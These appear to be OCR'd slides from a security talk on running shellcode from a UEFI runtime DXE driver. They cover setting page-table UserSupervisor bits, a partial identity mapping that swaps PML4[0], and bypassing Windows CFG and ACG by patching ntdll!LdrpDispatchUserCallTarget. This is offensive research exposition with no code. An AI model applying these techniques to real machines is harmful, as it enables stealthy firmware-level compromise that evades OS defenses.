



Ring0→Ring3 Buffer



Set the UserSupervisor bit in each PML4E/PDPTE/PDE/PTE

Ring0→Ring3 Buffer

- The address in CR3 and other page table entries are **physical address**
- But, runtime DXE driver is running on **virtual address**
- It seems MmGetVirtualForPhysical does not support addresses related to UEFI



Partial Identity Mapping

- Create identity page table and set it to CR3 ?
  => No. Currently executing instructions are on the virtual address

- Runtime DXE driver is mapped to the high canonical virtual memory address and doesn't use PML4[0]

- On the other hand, identity paging only uses PML4[0]

- We can swap the PML4[0] of the current page table
  => Runtime DXE driver runs normally on **virtual address**, but
  switches to identity map only when trying to access **physical address** !

CFG & ACG Bypass

- After writing shellcode to the buffer and setting the UserSupervisor bit, we can execute it by calling RtlCreateUserThread


- However, CFG (Control Flow Guard) will prevent execution of the shellcode
  - Since the shellcode is in high canonical address, CFGbitmap overflows and causes access violation

=> We can patch ntdll!LdrpDispatchUserCallTarget to jmp without check

- However, making the page writable by ZwProtectVirtualMemory is prevented by ACG (Arbitrary Code Guard)

=> We can use partial identity table (which is writable) to patch it

